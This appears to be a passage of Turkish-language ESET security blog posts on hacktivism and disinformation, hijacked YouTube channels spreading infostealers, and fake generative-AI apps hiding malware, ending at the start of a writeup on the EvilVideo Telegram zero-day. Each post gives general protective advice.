Aslında Rusya bağlantılı olduğundan şüphelenilen grupların, Batı’da [pek çok hedefi](https://cybernews.com/news/france-government-cyberattack-anonymous-sudan/) vuran [Anonymous Sudan](https://cybercx.com.au/blog/a-bear-in-wolfs-clothing/) takma adı da dahil olmak üzere, bunu yapma konusunda uzun bir geçmişi var gibi görünüyor. Grup, The Jerusalem Post’a ve İsrail Küresel Navigasyon Uydu Sistemleri, Bina Otomasyon ve Kontrol Ağları ve Modbus ICS dahil olmak üzere endüstriyel kontrol sistemlerini (ICS) hedef alan diğer bazı saldırıları üstlendi. Rusya yanlısı bir başka grup olan Killnet ise İsrail hükümetine ait bir web sitesini ve güvenlik teşkilatı Shin Bet’in web sitesini çökerttiğini iddia etti.
Bu saldırılar özellikle yüksek profilli olsa da hacktivizm olarak maskelenen daha sinsi devlet destekli çabaların ipuçları var. Dezenformasyon çabaları arasında füze saldırılarını, harabeye dönmüş mahallelerden geçen tankları ya da hayatta kalanlar için enkazı tarayan aileleri [gösterdiğini](https://apnews.com/article/artificial-intelligence-hamas-israel-misinformation-ai-gaza-a1bb303b637ffbbb9cbc3aa1e000db47) iddia eden yapay zekâ tarafından [üretilen görüntülerin kullanımı yer alıyor.](https://antivirus.com.tr/2024un-kuresel-secim-yilinda-deepfake-kitlesel-bir-aldatma-silahi-mi/)
Burada odak noktası, geçen yılın sonlarında viral olan [bomba enkazının ortasında ağlayan bir bebek](https://www.euronews.com/my-europe/2023/10/24/israel-hamas-war-this-viral-image-of-a-baby-trapped-under-rubble-turned-out-to-be-fake) gibi güçlü bir duygusal tepki yaratan görüntüler üretmektir. Sahte sosyal medya ve Telegram hesapları [dezenformasyonu güçlendirriyor](https://www.welivesecurity.com/en/how-to/watching-out-for-the-fakes-how-to-spot-online-disinformation/). Bir vakada, X’in sahibi Elon Musk sahte bir hesaptan 11 milyon kez görüntülenen bir gönderiyi silmeden önce desteklemişti.
Güvenlik araştırmacıları Hamas saldırısının ardından, muhtemelen devlet müdahalesine işaret eden, şüpheli bir şekilde koordine edilmiş faaliyetler gözlemlediler. Bir araştırmaya [göre](https://cybercx.com.au/blog/hamas-israel-conflict/) en az 30 hacktivist grup 48 saat içinde faaliyetlerini çatışmaya yöneltti.
## Kurumlar hacktivizm risklerini nasıl yönetebilir?
Hacktivist tehdit ister gerçek gruplardan ister devlet çıkarlarıyla uyumlu gruplardan isterse de gizli ulus devlet ajanlarından gelsin, tehdit birçok açıdan aynıdır. Bu tür gruplar, siyasi açıdan hassas konularda konuşma cüretini gösteren özel sektör kuruluşlarını giderek daha fazla hedef almaktadır. Bazı durumlarda, bunu sadece kuruluşun şu ya da bu tarafa bağlı olduğu algısı varsa yapabilirler. Ya da daha karanlık ulus devlet hedefleri için bir sis perdesi olarak.
Gerekçe ne olursa olsun kuruluşlar hacktivist riskini azaltmak için bu temel üst düzey adımları izleyebilirler:
- Doğru soruları sorun: Biz bir hedef miyiz? Hangi varlıklar risk altında? Saldırı yüzeyimizin kapsamı nedir? Mevcut önlemler hacktivist riskini azaltmak için yeterli mi? Dışa dönük altyapının kapsamlı bir siber risk değerlendirmesi bu noktada yardımcı olabilir.
- [Güvenlik](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) açıkları veya yanlış yapılandırmalar da dahil olmak üzere böyle bir değerlendirmenin ortaya çıkardığı boşlukları doldurun. İdeal olarak bu sürekli ve otomatik bir şekilde yapılmalıdır.
- Varlıkların e-posta, uç nokta, ağ ve hibrit bulut katmanındaki tehditlere karşı korunmasını sağlayın ve XDR/MDR araçlarıyla tehditleri sürekli izleyin.
- Mevcut ve ortaya çıkan tehditler hakkında bilgi toplamak, analiz etmek ve bunlara göre hareket etmek için tehdit istihbaratını kullanın.
- Hassas verilerin yetkisiz taraflarca okunmasını veya değiştirilmesini önlemek için hem beklemede hem de aktarım sırasında güçlü şifreleme uygulayın.
- Sıfır güven mimarisi ve çok faktörlü kimlik doğrulama (MFA) ile kimlik ve erişim yönetimini geliştirin ve şüpheli veri erişim modellerine dikkat edin.
- Sürekli çalışan eğitimi ve farkındalık eğitim programları düzenleyin.
- DDoS saldırılarını azaltma için güvenilir bir üçüncü tarafla iş ortaklığı yapın.
- Kapsamlı bir olay müdahale planı oluşturun ve test edin.
Hacktivizm yeni bir şey değil ancak ideolojik/politik motivasyonlu gruplar ile hükümet çıkarları arasındaki çizgilerin giderek bulanıklaşması, bu tehdidi daha güçlü bir hale getiriyor. Risk yönetimi planlamanızı yeniden düşünmenin zamanı gelmiş olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Hacktivizm, Siber Güvenlik
---
### [Ele geçirilen YouTube kanalları dolandırıcılık ve virüs yayıyor](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/)
**Published:** Temmuz 10, 2024
**Author:** ESET
**Excerpt:** Siber suçlular YouTube kanallarının peşine nasıl düşer, onları dolandırıcılık için nasıl kullanırlar ve video izlerken nelere dikkat etmeniz gerekir
**Content:**
*İşte siber suçluların YouTube kanallarının peşine nasıl düştükleri ve onları dolandırıcılık için nasıl kullandıkları ve video izlerken nelere dikkat etmeniz gerektiği*
Günümüzün [en popüler sosyal medya platformlarından](https://www.statista.com/statistics/272014/global-social-networks-ranked-by-number-of-users/) biri olan YouTube, genellikle dolandırıcılık yapmak ve kötü amaçlı yazılım dağıtmak için onu kullanan siber suçluların hedefindedir. Bu tuzaklar çok çeşitli olmakla birlikte, genellikle popüler yazılımlar hakkında öğretici gibi görünen videolar ya da kripto eşantiyonları için reklamlar içerir. Diğer senaryolarda, dolandırıcılar video açıklamalarına veya yorumlarına kötü amaçlı web sitelerine bağlantılar yerleştirerek bunları videonun içeriğiyle ilgili gerçek kaynaklar olarak gizliyor.
Popüler YouTube kanallarının çalınması oyunu daha da geliştiriyor. Dolandırıcılık kampanyalarının erişimini sayısız normal YouTube kullanıcısına genişleterek, saldırganlara paralarının karşılığını en iyi şekilde veriyorlar. Siber suçluların uzun zamandır [bu kanalları](https://therecord.media/scammers-hijack-youtube-channels), genellikle korsan ve [kötü](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) amaçlı yazılım yüklü yazılımlara, filmlere ve oyun hilelerine bağlantılar aracılığıyla [kripto ve diğer dolandırıcılıkları](https://antivirus.com.tr/bitcoin-dolandiriciligi-nasil-onlem-alabilirsiniz/) ve çeşitli bilgi çalan kötü amaçlı yazılımları yaymak için yeniden kullandıkları biliniyor.
Bu arada hesapları çalınan YouTuber’lar, gelir kaybından kalıcı itibar zedelenmesine kadar uzanan sonuçlarıyla son derece üzücü bir deneyim yaşıyorlar.
## Siber suçlular YouTube kanallarını nasıl ele geçirebilir?
Çoğu zaman, her şey iyi bir oltalama ile başlar. Saldırganlar sahte web siteleri oluşturur ve YouTube ya da Google’dan geliyormuş gibi görünen e-postalar göndererek hedefleri “krallığın anahtarlarını” teslim etmeleri için kandırmaya çalışırlar. Çoğu durumda sponsorluk veya iş birliği anlaşmalarını da cazip hale getirirler. Mesajda bir ek veya şartlar ve koşulların ayrıntılı olarak açıklandığı söylenen bir dosyaya bağlantı bulunur.
Bununla birlikte hesapların [iki faktörlü kimlik doğrulama](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) (2FA) ile korunmadığı veya saldırganların bu ekstra korumayı atlattığı durumlarda tehdit daha da şiddetli hale geliyor. (2021’in sonlarından bu yana, içerik oluşturucuların YouTube kanallarıyla ilişkili Google hesabında 2FA’yı açmaları gerekiyor)
Bazı durumlarda (o dönemde 15 milyon abonesi olan [Linus Tech Tips kanalının ](https://www.theverge.com/2023/3/24/23654996/linus-tech-tips-channel-hack-session-token-elon-musk-crypto-scam)ihlali), saldırganların kanalları ele geçirmek için ne parolalara ne de 2FA kodlarına ihtiyaçları oluyor. Bu vakada kurbanların tarayıcılarından [oturum çerezlerini çaldılar](https://blog.google/threat-analysis-group/phishing-campaign-targets-youtube-creators-cookie-theft-malware/) ve sonuç olarak kimlik doğrulama sürecine dahil olan ek güvenlik kontrollerini atlamalarını sağladılar.
Denenmiş ve test edilmiş bir başka teknikte ise saldırganlar, birçok kişinin farklı sitelerde parolaları tekrar kullandığı gerçeğine dayanarak mevcut hesaplara girmek için geçmiş veri ihlallerinden elde edilen kullanıcı adı ve parola listelerinden yararlanır. Brute-force girişimlerinde ise saldırganlar doğru parolayı bulana kadar çok sayıda parola kombinasyonu denemek için otomatik araçlar kullanırlar. Bu yöntem, özellikle insanlar [zayıf veya yaygın parolalar](https://www.eset.com/tr/blog/dunyanin-en-cok-kullanilan-parolalari/) kullanıyorsa ve 2FA kullanmıyorsa sonuç verir.
Şekil 1 Bir YouTubera gönderilen kimlik avı e postası örneği Bu e posta kullanıcının tarayıcı çerezlerini silerek giriş bilgilerini yeniden girmeye zorlayan kötü amaçlı bir yazılım gönderir Bunlar daha sonra saldırgana gönderilir Kaynak The PC Security Channel
AhnLab Güvenlik İstihbarat Merkezi (ASEC) daha birkaç hafta önce, siber suçluların aralarında 800.000 abonesi olan bir kanalın da bulunduğu popüler YouTube kanallarını ele geçirerek RedLine Stealer, Vidar ve Lumma Stealer gibi kötü amaçlı yazılımları dağıtmak için kullandıkları ve [sayıları giderek artan vakalardan ](https://asec.ahnlab.com/en/63980/)bahsetmişti.
[ESET Tehdit Raporu H2 2023](https://antivirus.com.tr/eset-tehdit-raporu-h2-2023/)‘te açıklandığı gibi, Lumma Stealer özellikle geçen yılın ikinci yarısında büyük bir sıçrama yaptı. Bu kiralık bilgi hırsızı, [kripto cüzdanlarını](https://www.eset.com/tr/blog/kripto-para-dolandiriciliklari-bilmeniz-gerekenler-ve-kendinizi-koruma-yollari/), oturum açma kimlik bilgilerini ve 2FA tarayıcı uzantılarını hedeflemesinin yanı sıra güvenliği ihlal edilmiş makinelerden bilgi sızdırmasıyla da biliniyor. [ESET Tehdit Raporu H1 2024](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/)‘ün gösterdiği gibi hem RedLine Stealer hem de Lumma Stealer, YouTube da dahil olmak üzere, genellikle hile yazılımı veya video oyunu crack’leri gibi görünerek büyük bir tehdit olmaya devam ediyor.
Bazı senaryolarda, suçlular mevcut Google hesaplarını ele geçiriyor ve dakikalar içinde bilgi çalan kötü amaçlı yazılım dağıtan binlerce video oluşturup yayımlıyor. Saldırıların kurbanı olan kişilerin cihazları, Instagram, Facebook, X, Twitch ve Steam gibi diğer büyük platformlardaki hesaplarını da çalan kötü amaçlı yazılımlarla tehlikeye girebilir.
Şekil 2 Adobe After Effectsin kırılmış bir sürümünü sunan ve RedLineı indiren YouTube videosu
Şekil 3 Adobe After Effectsin kırılmış ve kötü amaçlı sürümü
## YouTube’da tehlikeden uzak durmak
Bu ipuçları, kendiniz bir YouTuber olsanız bile platformda güvende kalmanız için faydalı olacaktır.
- **Güçlü ve benzersiz oturum açma kimlik bilgileri kullanın**
Güçlü parolalar oluşturun ve bunları birden fazla sitede tekrar kullanmaktan kaçının. Google tarafından sunulan başka bir kimlik doğrulama biçimi olarak [geçiş anahtarlarını keşfedin. ](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/)
- **Güçlü bir 2FA kullanın**
Ek bir güvenlik katmanı için 2FA’yı yalnızca Google hesabınızda değil diğer tüm hesaplarınızda da kullanın. Mümkün olan her yerde, SMS tabanlı yöntemler yerine kimlik doğrulama uygulamalarını veya donanım güvenlik anahtarlarını içeren 2FA’yı seçin.
- **E-postalar ve bağlantılar konusunda dikkatli olun**
YouTube veya Google’dan geldiğini iddia eden e-postalara veya mesajlara şüpheyle yaklaşın, özellikle de kişisel bilgilerinizi veya hesap kimlik bilgilerinizi istediklerinde. Gönderenin e-posta adresini kontrol edin ve kimlik avı belirtilerine bakın.
Aynı şekilde şüpheli bağlantılara tıklamaktan veya bilinmeyen kaynaklardan gelen ekleri indirmekten kaçının. Bu yöntem, güvenilir ve doğrulanmış kaynaklardan gelmedikleri sürece YouTube’da tanıtılan uygulamalar veya diğer yazılımlar için de geçerlidir.
- **İşletim sisteminizi ve diğer yazılımları güncel tutun**
Bilinen güvenlik açıklarına karşı korunmak için işletim sisteminizin, tarayıcınızın ve diğer yazılımların güncel olduğundan emin olun.
- **Hesap hareketlerinizi takip edin**
Şüpheli eylemler veya oturum açma girişimleri için hesap etkinliğinizi düzenli olarak kontrol edin. Kanalınızın bir saldırıya maruz kaldığından şüpheleniyorsanız, [Google’ın bu kılavuzuna](https://support.google.com/youtube/answer/76187?hl=en&sjid=1383990412354715963-EU) bakın.
- **Kendinizi eğitin**
YouTube da dahil olmak üzere çevrimiçi ortamda sizi hedef alan en son siber tehditler ve dolandırıcılıklar hakkında bilgi sahibi olun. Nelere dikkat etmeniz gerektiğini bilmek, bu tehditlerin kurbanı olmaktan kaçınmanıza yardımcı olabilir.
- **Şüpheli içeriği bildirin ve engelleyin**
Şüpheli veya zararlı içerikleri, yorumları, bağlantıları veya kullanıcıları platforma bildirin. Bu tür kullanıcıları engellemek, sizinle veya diğer insanlarla daha fazla iletişim kurmalarını önleyebilir.
- **Cihazlarınızı güvence altına alın**
Çeşitli tehditlere karşı koruma sağlamak için cihazlarınızda çok katmanlı güvenlik yazılımı kullanın.
*Gitmeden önce:* [*Discord mu kullanıyorsunuz? Gizlilik ve güvenlik risklerini küçümsemeyin*](https://www.welivesecurity.com/2023/05/03/using-discord-privacy-security-risks/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, YouTube
---
### [Sahte yapay zekâ araçları kötü amaçlı yazılım gizliyor, dikkat](https://antivirus.com.tr/kotu-amacli-yazilim-tehdidini-maskeleyen-sahte-yapay-zeka-araclarina-dikkat/)
**Published:** Ağustos 5, 2024
**Author:** ESET
**Excerpt:** En son trendlere her zaman uyum sağlayan siber suçlular, ChatGPT, Midjourney ve diğer üretken yapay zekâ asistanları gibi görünen kötü amaçlı yazılım dağıtıyor
**Content:**
*En son trendlere her zaman uyum sağlayan siber suçlular, ChatGPT, Midjourney ve diğer üretken yapay zekâ asistanları gibi görünen kötü amaçlı yazılım dağıtıyor*
Üretken yapay zekâ (GenAI) dünya çapında dalgalar yaratıyor. Popülerliği ve yaygın kullanımı siber suçluların da dikkatini çekmiş ve [çeşitli siber tehditlere](https://www.welivesecurity.com/en/business-security/security-privacy-challenges-large-language-models/) yol açmıştır. Yine de ChatGPT gibi araçlarla ilişkili tehditler hakkındaki tartışmaların çoğu, teknolojinin dolandırıcıların ikna edici [kimlik avı mesajları](https://www.welivesecurity.com/2023/02/22/chatgpt-level-up-phishing-defenses/) oluşturmasına, [kötü amaçlı kod üretmesine](https://www.welivesecurity.com/2023/02/20/will-chatgpt-start-writing-killer-malware/) veya güvenlik açıklarını araştırmasına yardımcı olmak için nasıl kötüye kullanılabileceğine odaklanmıştır.
Belki de daha az insan GenAI’ın kötü amaçlı yazılımları gizlemek için bir yem ve Truva atı olarak kullanılmasından bahsediyor. Örneğin geçen yıl, Facebook kullanıcılarını Google’ın yasal yapay zekâ aracı “Bard “ın en son sürümünü denemeye çağıran bir [kampanya](https://www.welivesecurity.com/en/scams/a-bards-tale-how-fake-ai-bots-try-to-install-malware/) hakkında yazmıştık; bunun yerine reklamlar kötü niyetli bir taklit araç sunuyordu.
Bu tür kampanyalar endişe verici bir eğilimin örnekleridir ve açıkça söylemek gerekirse hiçbir yere gitmiyorlar. Bu nedenle nasıl çalıştıklarını anlamak, uyarı işaretlerini tespit etmeyi öğrenmek ve kimliğinizin ve mali durumunuzun [risk altında olmaması](https://www.welivesecurity.com/2022/06/27/5-ways-cybercriminals-steal-credit-card-details/) için önlem almak çok önemlidir.
## Kötü adamlar yapay zekâyı nasıl bir yem olarak kullanıyor?
Siber suçlular, GenAI uygulamaları olarak gizlenmiş kötü amaçlı yazılımları yüklemeniz için sizi kandırmanın çeşitli yollarına sahiptir. Bunlar şunları içerir:
### Kimlik avı siteleri
ESET, 2023 yılının ikinci yarısında “ChapGPT” veya benzer bir metin içeren kötü amaçlı alan adlarına erişmek için yapılan 650.000’den fazla girişimi [engelledi](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22023.pdf#page=12). Kurbanlar büyük olasılıkla sosyal medyadaki bir bağlantıya tıkladıktan sonra veya bir e-posta/mobil mesaj yoluyla bu sayfalara ulaşıyor. Bu kimlik avı sayfalarından bazıları yapay zekâ yazılımı olarak gizlenmiş kötü amaçlı yazılımları yüklemek için bağlantılar içerebilir.
### Web tarayıcısı uzantıları
[ESET’in H1 2024 tehdit raporu](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf#page=12), kullanıcıların OpenAI’ın Sora veya Google’ın Gemini’sinin resmi web sitesine götürmeyi vaat eden Facebook reklamları tarafından kandırılarak yükletildiği kötü amaçlı bir tarayıcı uzantısını detaylandırıyor. Uzantı Google Translate gibi görünse de aslında kullanıcıların Facebook kimlik bilgilerini toplamak için tasarlanmış “Rilide Stealer V4” olarak bilinen bir bilgi hırsızıdır.
*Chrome tarayıcı uzantısı gibi görünen Rilide Stealer (kaynak:* [*ESET Threat Report H1 2024*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf)*)*
Ağustos 2023’ten bu yana ESET telemetri, kötü amaçlı uzantıyı yüklemek için 4.000’den fazla girişim kaydetti. [Meta](https://engineering.fb.com/2023/05/03/security/malware-nodestealer-ducktail/)‘ya göre, diğer kötü amaçlı uzantılar GenAI işlevselliği sunduğunu iddia ediyor ve aslında bunu sınırlı bir biçimde yapmanın yanı sıra kötü amaçlı yazılım da sunabiliyor.
### Sahte uygulamalar
Özellikle mobil uygulama mağazalarında yayımlanan sahte GenAI uygulamalarına ilişkin [çeşitli raporlar](https://gridinsoft.com/blogs/malicious-fake-chatgpt/) da bulunmaktadır ve bu uygulamaların çoğu kötü amaçlı yazılım içermektedir. Bazıları kullanıcının cihazından hassas bilgileri çalmak için tasarlanmış kötü amaçlı yazılımlarla yüklüdür. Bu bilgiler arasında oturum açma bilgileri, kişisel kimlik bilgileri, finansal bilgiler ve daha fazlası yer alabilir.
*Bu sahte ChatGPT web uygulaması OpenAI API anahtarlarını kendi sunucusuna gönderiyor (kaynak:* [*ESET Threat Report H2 2023*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf)*)*
Diğerleri, genellikle bir ücret karşılığında gelişmiş yapay zekâ yetenekleri vaat ederek geliştiriciye gelir elde etmek için tasarlanmış dolandırıcılıklardır. İndirildikten sonra, kullanıcıları reklam bombardımanına tutabilir, uygulama içi satın alma talep edebilir veya var olmayan ya da son derece düşük kaliteli hizmetler için abonelik gerektirebilirler.
### Kötü amaçlı reklamlar
Kötü niyetli aktörler, kullanıcıları kötü niyetli reklamlara tıklamaları için kandırmak amacıyla yapay zekâ araçlarının popülerliğinden faydalanıyor. Kötü niyetli Facebook reklamları özellikle yaygındır. Meta geçen yıl bu kampanyaların birçoğunun “internet genelinde reklam hesaplarına erişimi olan işletmeleri” tehlikeye atmak için tasarlandığı konusunda [uyarıda bulundu.](https://engineering.fb.com/2023/05/03/security/malware-nodestealer-ducktail/)
*Vidar infostealer yükleyicisi tarafından gösterilen ve Midjourney’i taklit eden açılış ekranı (kaynak:* [*ESET Threat Report H1 2024*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf)*)*
Tehdit aktörleri meşru bir hesabı veya sayfayı ele geçiriyor, profil bilgilerini değiştirerek gerçek bir ChatGPT veya başka bir GenAI markalı sayfa gibi görünmesini sağlıyor ve ardından hesapları sahte reklamlar yayımlamak için kullanıyor. Araştırmacılara göre bunlar yapay zekâ araçlarının en son sürümüne bağlantılar sunuyor ancak gerçekte bilgi hırsızı kötü amaçlı yazılımları dağıtıyor.
## Yem atma sanatı
İnsanlar sosyal yaratıklardır; bize anlatılan hikâyelere inanmak isteriz. Aynı zamanda açgözlüyüz; en yeni cihazlara ve uygulamalara sahip olmak isteriz. Tehdit aktörleri açgözlülüğümüzden, bir şeyleri kaçırma korkumuzdan, saflığımızdan ve merakımızdan faydalanarak kötü amaçlı bağlantılara tıklamamızı veya içinde kötü amaçlı yazılım gizlenmiş uygulamaları indirmemizi sağlıyor.
Ancak yükleme düğmesine basmamız için sunulan şeyin oldukça baş döndürücü olması ve (en iyi yalanlar gibi) bir gerçeğe dayanması gerekir. Sosyal mühendisler özellikle bu karanlık sanatlarda ustalaşmış durumdalar: Bizi ünlüler veya güncel olaylarla ilgili müstehcen haberlere tıklamaya ikna ediyorlar ([sahte COVID-19 aşılarıyla](https://www.welivesecurity.com/2021/02/16/beware-covid19-vaccine-scams-misinformation/) ilgili masalları hatırlıyor musunuz?). Bazen bize bir şeyi ücretsiz, inanılmaz bir indirimle ya da başkaları almadan önce sunarlar. [Burada açıkladığımız](https://www.eset.com/tr/blog/dolandirilmamizin-10-nedeni/) gibi bu numaralara kanıyoruz çünkü:
- Acelemiz var, özellikle de içeriği mobil cihazımızda görüntülüyorsak
- İyi hikâye anlatıcılarıdırlar ve hikâyelerini birden fazla dilde sorunsuz bir şekilde anlatmak için (ironik bir şekilde) yapay zekâyı kullanarak giderek daha akıcı hale gelmektedirler
- Gerçek olamayacak kadar iyi olsa bile bir şeyi bedavaya elde etmeye bayılırız
- Kötü adamlar neyin işe yarayıp neyin yaramadığına dair bilgiyi paylaşma konusunda iyiyken biz tavsiye arama veya alma konusunda daha az iyiyiz
- Otoriteye ya da en azından “resmi” olduğu sürece bir teklifin meşruiyetine saygı duymak için yaratılmışız.
Yapay zekâ söz konusu olduğunda kötü amaçlı yazılım avcıları giderek daha sofistike hale geliyor. Yalanlarını yaymak için birden fazla kanal kullanıyorlar. Ve kötü amaçlı yazılımları ChatGPT ve video yaratıcısı Sora AI’dan görüntü oluşturucu Midjourney, DALL-E ve fotoğraf editörü Evoto’ya kadar her şey olarak gizliyorlar. Tanıttıkları sürümlerin çoğu henüz mevcut değil, bu da kurbanı cezbediyor: Örneğin “ChatGPT 5” ya da “DALL-E 3”.
Güvenlik araçları tarafından tespit edilmekten kaçınmak için yüklerini düzenli olarak uyarlayarak kötü amaçlı yazılımların radarın altında uçmaya devam etmesini sağlarlar. Ve yemlerinin (Facebook reklamları gibi) doğru görünmesini sağlamak için büyük zaman ve çaba harcarlar. Öyle ya, indirmelerini sağlamak için resmi görünmeleri gerekir.
## Ne risk altında olabilir?
Peki en kötü ne olabilir? Cep telefonunuza veya bir web sitesine sahte bir GenAI uygulaması indirmek için tıklarsanız ve bu uygulama kötü amaçlı yazılım yüklerse kötü adamlar için nihai hedef nedir? Çoğu durumda bu bir bilgi hırsızlığıdır. Bu kötü amaçlı yazılım parçaları, adından da anlaşılacağı gibi hassas bilgileri toplamak için tasarlanmıştır. Bu bilgiler arasında iş girişleri veya kayıtlı kredi kartları gibi çevrimiçi hesaplarınızın kimlik bilgileri, oturum çerezleri (çok faktörlü kimlik doğrulamayı atlamak için), kripto cüzdanlarında saklanan varlıklar, anlık mesajlaşma uygulamalarından gelen veri akışları ve çok daha fazlası yer alabilir.
Elbette bu sadece bilgi çalan kötü amaçlı yazılımlarla ilgili değil. Siber suçlular teorik olarak fidye yazılımları ve uzaktan erişim Truva atları (RAT’lar) da dahil olmak üzere her türlü kötü amaçlı yazılımı uygulamalara ve kötü amaçlı bağlantılara gizleyebilir. Kurban için bu durum şunlara yol açabilir:
- Bir bilgisayar korsanı, bilgisayarınız/cep telefonunuz ve içinde depolanan her şey üzerinde tam uzaktan kontrol sahibi olur. Bu erişimi en hassas kişisel ve finansal bilgilerinizi çalmak için kullanabilir veya makinenizi başkalarına saldırmak için bir “zombi” bilgisayara dönüştürebilirler
- Kişisel bilgilerinizi kimlik dolandırıcılığı için kullanabilirler, bu da mağdur için son derece üzücü ve pahalı olabilir
- Adınıza yeni kredi limitleri almak veya kripto varlıklarını çalmak ve banka hesaplarına erişmek ve boşaltmak için finansal ve kimlik bilgilerini kullanabilirler
- Hatta işvereninize veya bir ortak/tedarikçi kuruluşa saldırı başlatmak için iş kimlik bilgilerinizi bile kullanabilirler. [Snowflake](https://socradar.io/overview-of-the-snowflake-breach/) hesaplarına [erişim](https://socradar.io/overview-of-the-snowflake-breach/) sağlamak için bilgi hırsızı kötü amaçlı yazılım kullanan yakın tarihli bir dijital gasp kampanyası, on milyonlarca müşteri bilgisinin ele geçirilmesine yol açtı
## Kötü niyetli yapay zekâ yemlerinden nasıl kaçınılır?
Denenmiş ve test edilmiş bazı en iyi uygulamalar sizi doğru yolda ve GenAI tehditlerinden uzak tutacaktır. Aşağıdakileri göz önünde bulundurun:
- Yalnızca resmi uygulama mağazalarından uygulama yükleyin
Google Play ve Apple App Store, kötü amaçlı uygulamaları ayıklamak için titiz inceleme süreçlerine ve düzenli izlemeye sahiptir. Üçüncü taraf web sitelerinden veya resmi olmayan kaynaklardan uygulama indirmekten kaçının çünkü bunların kötü amaçlı yazılım barındırma olasılığı çok daha yüksektir.
- Uygulamaların arkasındaki geliştiricileri ve yazılımlarıyla ilgili tüm incelemeleri iki kez kontrol edin
Bir uygulamayı indirmeden önce geliştiricinin kimlik bilgilerini doğrulayın ve geliştirdikleri diğer uygulamalara bakın ve kullanıcı yorumlarını okuyun. Şüpheli uygulamalar genellikle kötü yazılmış açıklamalara, sınırlı geliştirici geçmişine ve sorunları vurgulayan olumsuz geri bildirimlere sahiptir.
- Dijital reklamlara tıklama konusunda dikkatli olun
Özellikle Facebook gibi sosyal medya platformlarındaki dijital reklamlar, kötü amaçlı uygulamaları dağıtmak için yaygın bir vektör olabilir. Reklamlara tıklamak yerine, yasal sürümü aldığınızdan emin olmak için uygulamayı veya aracı doğrudan resmi uygulama mağazanızda arayın.
- Yüklemeden önce web tarayıcısı uzantılarını kontrol edin
Web tarayıcısı uzantıları web deneyiminizi geliştirebilir ancak güvenlik riskleri de oluşturabilir. Herhangi bir uzantı yüklemeden önce geliştiricinin geçmişini kontrol edin ve yorumları okuyun. Yüksek puanlara ve önemli kullanıcı geri bildirimlerine sahip tanınmış geliştiricilere ve uzantılara bağlı kalın.
- Saygın bir tedarikçinin kapsamlı güvenlik yazılımını kullanın
Bilgisayarınıza ve tüm mobil cihazlarınıza saygın bir satıcıdan sağlam bir güvenlik yazılımı yüklediğinizden emin olun. Bu, kötü amaçlı yazılımlara, kimlik avı girişimlerine ve diğer çevrimiçi tehditlere karşı gerçek zamanlı koruma sağlar.
- Kimlik avına karşı dikkatli olun
Kimlik avı uzun süredir bir tehdit olmaya devam etmektedir. Bağlantılara tıklamanızı veya ekleri açmanızı isteyen istenmeyen mesajlara karşı dikkatli olun. Şüpheli görünen herhangi bir e-posta, metin veya sosyal medya mesajı ile etkileşime geçmeden önce gönderenin kimliğini doğrulayın.
- Tüm çevrimiçi hesaplarınız için çok faktörlü kimlik doğrulamayı (MFA) etkinleştirin
MFA, birden fazla doğrulama yöntemi gerektirerek çevrimiçi hesaplarınıza ekstra bir güvenlik katmanı ekler. Parolanız tehlikeye girse bile hesaplarınızı korumak için mümkün olan her yerde MFA’yı etkinleştirin.
- Uyanık olun.
Yukarıda gösterildiği gibi, siber suçlular yeni sürümlerle ilgili heyecanı sömürmeye karşı koyamazlar. Bir yapay zekâ aracının yeni bir sürümünü indirmek için bir teklif görürseniz devam etmeden önce resmi kanallar aracılığıyla kullanılabilirliğini doğrulayın. Sürümü onaylamak için resmi web sitesini veya güvenilir haber kaynaklarını kontrol edin.
Yapay zekâ etrafımızdaki dünyayı büyük bir hızla değiştiriyor. Sizinkini daha kötü yönde değiştirmediğinden emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Telegram Android’de EvilVideo açığından nasıl yararlanılıyor?](https://antivirus.com.tr/lanetli-tapeler-android-icin-telegramda-evilvideo-guvenlik-acigindan-yararlanma/)
**Published:** Ağustos 13, 2024
**Author:** ESET
**Excerpt:** ESET araştırmacıları, video olarak gizlenmiş kötü amaçlı dosyaların gönderilmesine olanak tanıyan Android için sıfır gün Telegram açığını keşfetti
**Content:**
*ESET araştırmacıları, video olarak gizlenmiş kötü amaçlı dosyaların gönderilmesine olanak tanıyan Android için sıfır gün Telegram açığını keşfetti*
ESET araştırmacıları, 6 Haziran 2024 tarihli bir yeraltı forum gönderisinde belirtilmemiş bir fiyatla satışa sunulan Android için Telegram’ı hedef alan bir sıfır gün açığı keşfetti. Saldırganlar, EvilVideo olarak adlandırdığımız bir güvenlik açığını kötüye kullanarak kötü amaçlı Android yüklerini Telegram kanalları, grupları ve sohbetleri aracılığıyla paylaşabilir ve multimedya dosyaları olarak görünmelerini sağlayabilir.
İstismarın bir örneğini bulabilmemiz, onu daha fazla analiz etmemize izin verdi. Bu durumu 26 Haziran 2024 tarihinde Telegram’a bildirdik ve 11 Temmuz’da da Telegram, 10.14.5 ve üzeri sürümlerindeki güvenlik açığını gideren bir güncelleme yayımladı.
Şekil 1. EvilVideo güvenlik açığının açıklaması
**Kilit noktalar:**
- 26 Haziran 2024 tarihinde bir yeraltı forumunda, Android için Telegram’ı hedef alan bir sıfır gün istismarının reklamını bulduk.
- Yararlandığı güvenlik açığını EvilVideo olarak adlandırdık ve Telegram’a bildirdik ve ekipleri uygulamayı 11 Temmuz 2024 tarihinde yamaladı.
- EvilVideo, saldırganların Android için yamalanmamış Telegram’da video dosyaları olarak görünen kötü amaçlı yükler göndermesine olanak tanıyor.
- Açık, yalnızca 10.14.4 ve daha eski Android Telegram sürümlerinde çalışıyor.
## **Keşif**
